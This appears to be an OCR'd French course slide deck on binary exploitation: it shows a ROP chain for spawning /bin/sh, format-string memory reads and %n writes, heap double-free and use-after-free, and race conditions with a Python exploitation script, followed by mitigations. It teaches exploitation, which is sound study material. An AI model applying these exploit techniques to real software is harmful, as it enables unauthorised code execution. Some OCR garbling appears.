\xd5\x91\x04\x08     # pop eax ; pop ecx ; ret
\x2f\x62\x69\x6e     # eax = 0x6e69622f
\x00\x00\x00\x00     # ecx = 0x00000000
\xd8\x91\x04\x08     # mov dword ptr [ebx], eax ; ret
\xd5\x91\x04\x08     # pop eax ; pop ecx ; ret
\x0b\x00\x00\x00     # eax = 0x0000000B
\x00\x00\x00\x00     # ecx = 0x00000000
\xdf\x91\x04\x08     # pop edx ; pop ebp ; ret
\x00\x00\x00\x00     # edx = 0x00000000
\x06\xd7\xff\xff     # ebp = 0xffffd706
\xe2\x91\x04\x08     # int 0x80
```

LES FORMAT STRINGS

```c
int age=20;
printf("Vous avez %d ans\n", age);
// Vous avez 20 ans
printf("Vous avez ù08x ans.\n", age);
// Vous avez 00000014 ans.

 int val;
 printf("12345%n\n", &val);
 printf("val = %d\n", val);
 // 12345
 // val = 5
```

Les formats string sont utilisées dans des fonctions comme “printf” pour afficher des valeurs

LES FORMAT STRINGS

Qui les utilise ?


Format function	Description
fprint	Writes the printf to a file
printf	Output a formatted string
sprintf	Prints into a string
snprintf	Prints into a string checking the length
vfprintf	Prints the a va_arg structure to a file
vprintf	Prints the va_arg structure to stdout
vsprintf	Prints the va_arg to a string
vsnprintf	Prints the va_arg to a string checking the length

Comment les repérer ?

- fprintf(file, user_entry);
- sprintf(buffer, user_entry);
- snprintf(buffer, sizeof(buffer), user_entry);
- vfprintf(file, user_entry, args);
- vprintf(user_entry, args);
- ...

RAPPEL SUR PRINTF

```
1  printf("%x %o %d %c",arg1,arg2,arg3,arg4);
```



EXPLOITATION DES FORMAT STRINGS

```
char flag1[25] = "H4ckU7T{                }\0";
char *flag2 = malloc(25);
strcpy(flag2, "H4ckU7T{                }\0");
int IQ = 99;
```

```
Please enter your name : %x%x%x%x%x..%lx..%lx.%lx.%lx.%lx
7573655207 46c75730e8a6aac0  → Contient un pointeur vers flag2
6300000000 → int IQ=99; (en hexadécimal)
55ece8a6aac0.7b5437556b633448.72                67.7d      5f
```

TIPS

- Dump la mémoire : %x.%x.%x. ...
- Voir la mémoire en détail : %016lx.%016lx. ...
- Chaine de caractères pointée : %s
- Argument numéro k : %k$s , %k$x

EXPLOITATION DES FORMAT STRINGS

```c
int password=0;
printf("what is your name?\n");
char name[30];
scanf("%29s", name);
printf(name);
if (password==1) printf("well done");
```

TIPS

Écrire n'importe où


- Dump la mémoire jusqu'à retrouver notre chaine -> "ABCD%x.%x.%x. ...
- Remplacer ABCD par l'adresse en little endian
- Ajuster le nombre de caractères imprimés


Ajuster le nombre de caractères

- Utiliser des %0nX, avec n le nombre de caractères
- %.nx%arg\$n" -> on écrit n à l'adresse de l'argument arg

HEAP

QU'EST-CE QU'UN HEAP






TIPS

- Un heap est une structure de données basée sur une structure d'arbre.
- C'est un arbre binaire

- La structure physique du heap réel est un arbre entièrement binaire
- Heap est implémenté avec un tableau

HEAP

DOUBLE FREE





```c
int main() {
    char *ptr1 = malloc(10);
    char *ptr2 = ptr1;  // Copie superficielle

    free(ptr1);
    free(ptr2);  // Libé ration multiple

    return 0;
}
```

TIPS

- La libération répétée de la même zone mémoire
- La Copie superficielle
- Provoque un crash du programme

HEAP

DOUBLE FREE




```c
int main(void)
{
    void *chunk1,*chunk2,*chunk3;
    void *chunk_a,*chunk_b;

    bss_chunk.size=0x21;
    chunk1=malloc(0x10);
    chunk2=malloc(0x10);

    free(chunk1);
    free(chunk2);
    free(chunk1);

    chunk_a=malloc(0x10);
    *(long long *)chunk_a=&bss_chunk;
    malloc(0x10);
    malloc(0x10);
    chunk_b=malloc(0x10);
    printf("%p",chunk_b);
    return 0;
}
```


ATTACK

- La valeur de fd pour chunk1 pointe vers chunk2
- Implémenter la redirection de chunk

HEAP

USE AFTER FREE

```c
int main() {
    // Allouer de la mé moire et initialiser le pointeur
    int *ptr = (int *)malloc(sizeof(int));
    *ptr = 5;

    // Libé rer la mé moire
    free(ptr);

    // Tenter d'utiliser la mé moire libé ré e
    printf("Valeur de ptr : %d\n", *ptr);

    return 0;
}
```



TIPS

- Oubli de réinitialiser le pointeur
- Forme un pointeur de suspension
- Faire une attaque

- Demander un espace de même taille
- Continuer à utiliser l’espace du pointeur précédent
- Implémenter la réécriture du contenu du pointeur

HEAP

USE AFTER FREE

```c
int main(int argc, char * argv[])

{

    char * buf1=(char*)malloc(2048);

    printf("buf1 : 0x%08x\n",(int)buf1);

    char * buf2=(char*)malloc(2048);

    printf("buf2 : 0x%08x\n",(int)buf2);

    free(buf2);

    char * buf3=(char*)malloc(2048);

    printf("buf3 : 0x%08x\n",(int)buf3);
    return 0;

}
```

```
buf1 : 0x00745cf0
buf2 : 0x00747510
buf3 : 0x00747510
```

ATTACK


- L'adresse du buf2 est la même que celle du buf3
- Superposition de l'espace mémoire buf2 par l'entrée de buf3

RACE CONDITION

INTRODUCTION

- Une condition de course se produit lorsqu'il existe des opérations en concurrence
- Thread : sous-programmes partageant la mémoire virtuelle de son processus père à l’exception de la stack

Ordre d’exécution



RACE CONDITION

PREMIER EXEMPLE

```c
int main(){


    int solde,debit;
    scanf("%d", &debit);
    FILE *file = fopen("compte.txt", "r+");


    if (file == NULL) {

        printf("%s","Erreur lors de l'ouverture du fichier");
        return 1 ;
    }

    fscanf(file, "%d", &solde);

    solde-=debit;
    usleep(1);

    rewind(file);
    fprintf(file, "%-10d",solde);
    fclose(file);

    return 0;
}
```

Lecture du fichier

écriture dans le fichier

RACE CONDITION

PREMIER EXEMPLE

```c
int main(){


    int solde,debit;
    scanf("%d", &debit);
    FILE *file = fopen("compte.txt", "r+");


    if (file == NULL) {

        printf("%s","Erreur lors de l'ouverture du fichier");
        return 1 ;
    }

    fscanf(file, "%d", &solde);

    solde-=debit;
    usleep(1);

    rewind(file);
    fprintf(file, "%-10d",solde);
    fclose(file);

    return 0;
}
```

Solde sauvegardé = 1000

Solde Thread 1 = 0

Solde Thread 2 = 0

RACE CONDITION

PREMIER EXEMPLE

```c
int main(){


    int solde,debit;
    scanf("%d", &debit);
    FILE *file = fopen("compte.txt", "r+");


    if (file == NULL) {

        printf("%s","Erreur lors de l'ouverture du fichier");
        return 1 ;
    }

    fscanf(file, "%d", &solde);

    solde-=debit;
    usleep(1);

    rewind(file);
    fprintf(file, "%-10d",solde);
    fclose(file);

    return 0;
}
```

Thread 1 lecture

Solde sauvegardé = 1000

Solde Thread 1 = 1000

Solde Thread 2 = 0

RACE CONDITION

PREMIER EXEMPLE

```c
int main(){


    int solde,debit;
    scanf("%d", &debit);
    FILE *file = fopen("compte.txt", "r+");


    if (file == NULL) {

        printf("%s","Erreur lors de l'ouverture du fichier");
        return 1 ;
    }

    fscanf(file, "%d", &solde);

    solde-=debit;
    usleep(1);

    rewind(file);
    fprintf(file, "%-10d",solde);
    fclose(file);

    return 0;
}
```

Solde sauvegardé = 1000

Solde Thread 1 = 900

Solde Thread 2 = 0

Thread 1 lecture

Thread 1 modification

RACE CONDITION

PREMIER EXEMPLE

```c
int main(){


    int solde,debit;
    scanf("%d", &debit);
    FILE *file = fopen("compte.txt", "r+");


    if (file == NULL) {

        printf("%s","Erreur lors de l'ouverture du fichier");
        return 1 ;
    }

    fscanf(file, "%d", &solde);

    solde-=debit;
    usleep(1);

    rewind(file);
    fprintf(file, "%-10d",solde);
    fclose(file);

    return 0;
}
```

Solde sauvegardé = 1000

Solde Thread 1 = 900

Solde Thread 2 = 1000

Thread 1 lecture

Thread 1 modification

Thread 2 lecture

RACE CONDITION

PREMIER EXEMPLE

```c
int main(){


    int solde,debit;
    scanf("%d", &debit);
    FILE *file = fopen("compte.txt", "r+");


    if (file == NULL) {

        printf("%s","Erreur lors de l'ouverture du fichier");
        return 1 ;
    }

    fscanf(file, "%d", &solde);

    solde-=debit;
    usleep(1);

    rewind(file);
    fprintf(file, "%-10d",solde);
    fclose(file);

    return 0;
}
```

Solde sauvegardé = 1000

Solde Thread 1 = 900

Solde Thread 2 = 900

Thread 1 lecture

Thread 1 modification

Thread 2 lecture

Thread 2 modification

RACE CONDITION

PREMIER EXEMPLE

```c
int main(){


    int solde,debit;
    scanf("%d", &debit);
    FILE *file = fopen("compte.txt", "r+");


    if (file == NULL) {

        printf("%s","Erreur lors de l'ouverture du fichier");
        return 1 ;
    }

    fscanf(file, "%d", &solde);

    solde-=debit;
    usleep(1);

    rewind(file);
    fprintf(file, "%-10d",solde);
    fclose(file);

    return 0;
}
```

Solde sauvegardé = 900

Solde Thread 1 = 900

Solde Thread 1 = 900

Thread 1 lecture

Thread 1 modification

Thread 2 lecture

Thread 2 modification

Thread 1 écriture

Thread 2 écriture

RACE CONDITION

PREMIER EXEMPLE

```python
import threading
import os
import time


def debit():
    os.system("echo 100 | ./race")
    global debit_reel
    debit_reel += 100

t=time.time()
win=0
for i in range(100):
    debit_reel=0

    with open('compte.txt') as f:
        solde1=int(f.read()) #solde initial

    t1 = threading.Thread(target=debit)
    t2 = threading.Thread(target=debit)

    t1.start()   # débit est lancé sur deux thread
    t2.start()
    t1.join()
    t2.join()

    with open('compte.txt') as f:
            solde2=int(f.read())  #solde final écrit sur le compte

    debit_compte = solde1-solde2

    print(debit_reel,"€ ont été retiré, le compte affiche un débit de",debit_compte,"€")

    if(debit_compte != debit_reel):
        print("Race condition a fonctionné")
        win+=1
    else:
        print("Race condtion a échoué")
print(win,"% de réussite")
```

1 µs

```
200 € ont été retiré, le compte affiche un débit de 200 €
Race condtion a échoué
200 € ont été retiré, le compte affiche un débit de 100 €
Race condition a fonctionné
25 % de réussite
~/Documents/nf27$
```

10 µs

```
40 % de réussite
~/Documents/nf27$
```

100 µs

```
71 % de réussite
~/Documents/nf27$
```


1 ms

```
100 % de réussite
~/Documents/nf27$
```

RACE CONDITION

DEUXIÈME EXEMPLE

- Un thread est créé pour chaque pc qui se connecte
- Un compte est bloqué s’il y a 5 tentatives de connexion qui échouent



RACE CONDITION

DEUXIÈME EXEMPLE

```c
#define NB_THREAD 6
#define MAX_TENTATIVE 5

/* Pour compiler avec gcc il faut ajouter -pthread   */

int nb_tentatives = 0;  // <-- origine du pb tous les threads lisent cette varible mais

void *tentatives_connexion(void *arg) {

    for (int i = 0; i < 3; i++) {

        int tentatives_actuelles = nb_tentatives; //si un thread se lance entre ici et

        usleep(10);
        tentatives_actuelles++;
        nb_tentatives = tentatives_actuelles;

        printf("Client %d : Tentative de connexion échouée. Total des tentatives : %d\n",

        if ( nb_tentatives >= MAX_TENTATIVE) {
            printf("Compte bloqué\n");
            break;
        }

    }
    return NULL;
}
```

```c
int main() {
    pthread_t clients[NB_THREAD];

    for (int i = 0; i < NB_THREAD; i++) {
        pthread_create(&clients[i], NULL, tentatives_connexion, (void *)i);
    }

    for (int i = 0; i < NB_THREAD; i++) {
        pthread_join(clients[i], NULL);
    }

    printf("\nAudit de sécurité :\n");
    printf("Total des tentatives de connexion enregistrées : %d\n", nb_tentatives);


    if (nb_tentatives < MAX_TENTATIVE) {
        printf("Tout est ok : %d tentative(s)\n", nb_tentatives);
    }
    else if (nb_tentatives > MAX_TENTATIVE) {
        printf("Erreur critique : %d tentatives de plus que la limite\n",
                nb_tentatives - MAX_TENTATIVE);
    }
    else {

        printf("Compte bloque\n");
    }

    return 0;
}
```

RACE CONDITION

SOLUTION

Exemple 1

File Lock :

Blocage de la lecture et de l’écriture pour tous les autres processus ou threads

Exemple 2

Mutex :

Mécanisme de verrouillage pour la programmation concurrente

Sémaphore :

Compteur entier permettant de contrôler l'accès à des ressources partagées

CONCLUSION